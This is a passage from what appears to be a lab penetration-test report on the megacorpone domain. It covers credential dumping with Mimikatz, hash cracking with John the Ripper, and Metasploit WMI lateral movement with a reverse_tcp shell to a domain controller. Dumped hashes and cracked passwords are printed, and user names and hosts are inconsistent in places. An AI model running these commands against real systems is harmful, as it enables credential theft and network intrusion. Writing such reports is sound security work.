Risk Rating: High

Description:

During this phase of the engagement RS LLC using Mimikatz Kiwi executed a “**kiwi_cmd lsadump::cache**” command, dumping all users residing on the Windows Domain Controller as shown at **Fig.56 – Fig.57**. The dumped credentials were echoed into “**hash.txt**” and using the John the Ripper command “**john -format=mscash2 hash.txt**” cracked the password for the user “**bbanner**”, as shown at **Fig.58**. Lateral movement across the network is now possible as shown at **Fig.59 – Fig.60**. It is now difficult to detect it can appear to be normal network traffic. The system is now fully compromised allowing an attacker to move across the network.

Affected Hosts: megacorpone.com


Remediation:

- Update your Endpoint Security Solution
- Proactively Hunt for Advanced Threats Strong perimeter defenses
- Maintain Proper IT Hygiene by Eliminating Vulnerabilities such a Outdate or Unpatched Systems

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
.#####
    mimikatz 2.2.0 20191125 (x64/windows)
.## " " "# "A La Vie, L'Amour" -(oe.oeo)
.## \_ "# <**> benjamin@gentilkiwi` ( benjamin@gentilkiwi.com )
.## v "# > http://blog.gentilkiwi.com/mimikatz
.## v "# " Vincent LE TOUX
.## v "# > http://pingcastle.com / http://mymartlogon.com ***
.## "#"

Success.
meterpreter > kiwi.cmd lsadump::cache
ERROR: mimikatz_dolocal : "lsadump" command of "standard" module not found !
Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)
exit - Quit mimikatz
```

Fig.56 – Loading kiwi to initiate credential dumping



```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 7/23/2022 3:34:08 AM]
RID : 00000455 (1109)
User : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID : 00000453 (1107)
User : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae3e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID : 00000641 (1601)
User : MEGACORPONE\stark
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

Fig.57 – kiwi_cmd lsadump::cache dumping user credentials

```
[root@kali)-[~]
# john --format=mscash2 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
```

Fig.58 – “bbanner” login credentials cracked to be used to lateral movement



```

msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/local/wmi) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/wmi) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/local/wmi) > set SMBUser bhamner
SMBUser => bhamner
msf6 exploit(windows/local/wmi) > set SMBPass Winter2021
SMBPass => Winter2021
msf6 exploit(windows/local/wmi) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):
Name          Current Setting  Required  Description
RHOSTS          172.22.117.10   yes        Target address, range or CIDR identifier
RhostsOptionsComms no           yes        The specific communication channel to use for this listener
SESSION          2             yes        The session to run this module on
SMBDomain        megacorpone  no         The Windows domain to use for authentication
SMBPass          Winter2021   no         The password to use for authentication
SMBUser          bhamner     no         The username to authenticate as
TIMEOUT          10            yes        Timeout for WMI command in seconds

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC       thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          172.22.117.100  yes        The listen address (an interface may be specified)
LPORT          4444          yes        The listen port

Exploit target:
Id  Name
#  Automatic

```

Fig.59 – Meterpreter initiated for lateral movement



```

msf6 exploit(windows/local/wmi) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.100 - Executing payload
[*] [172.22.117.100] - File delete failed: stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 5 opened (172.22.117.10:4444 → 172.22.117.10:51289 ) at 2022-07-23 21:58:51 -0400

meterpreter > sysinfo
Computer : MEGACORPONE
Os        : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en-US
Domain    : MEGACORPONE
Logged On Users :
Meterpreter : x86/windows
meterpreter > 

```

Fig.60 – Confirmation of operating from the Windows DC

Compromised Server Users

Risk Rating: Medium

Description:

At this final stage of the engagement via the use of a meterpreter shell, RS LLC can now view all user accounts registered on the Domain Controller as shown at **Fig.61 – Fig.62**.

Affected Hosts: megacorpone.com

Remediation:

- Update your Endpoint Security Solution
- Proactively Hunt for Advanced Threats Strong perimeter defenses
- Maintain Proper IT Hygiene by Eliminating Vulnerabilities such as Outdated or Unpatched Systems

```

meterpreter > sysinfo
Computer : WINDC01
OS       : Microsoft Windows 10.0 Build 17763.
Architecture : x64
System Language : en_US
Domain      : MEGACORPONE
Logged On Users : 7
Meterpreter : x86/windows
rexport -r shell
Process 4028 created.
Child PID: 4028
Microsoft Windows [Version 10.0.17763.73]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users
User accounts for \\\

Administrator          bbanner          cdanvers
guest                 jspark           tstarck
bbanner                maximeoff

The command completed with one or more errors.

C:\Windows\system32>

```

Fig.61 – All users registered on the domain controller is now accessible.

```

File Actions Edit View Help
File Actions Edit View Help
[root@kali:~]# nano winfile.txt
[root@kali:~]# john winfile.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT MD5 (256/256 AVX2 8x3))
Warning: no progress reported for the hash type, consider --fork=4
Proceeding with single rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021          (jspark)
1g 0:00:00:00 DONE 2/3 (2022-07-23 22:34) 10.00g/s 10810p/s 10810C/s 123456..joseph
Use the '--show --format=NT' options to display all of the cracked passwords reliably
Session completed.

[root@kali:~]#

```

Fig.62 – The final user account was cracked

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all the techniques and tactics that RS LLC used throughout the assessment.

Legend: Performed successfully

MITRE ATT&CK navigator map

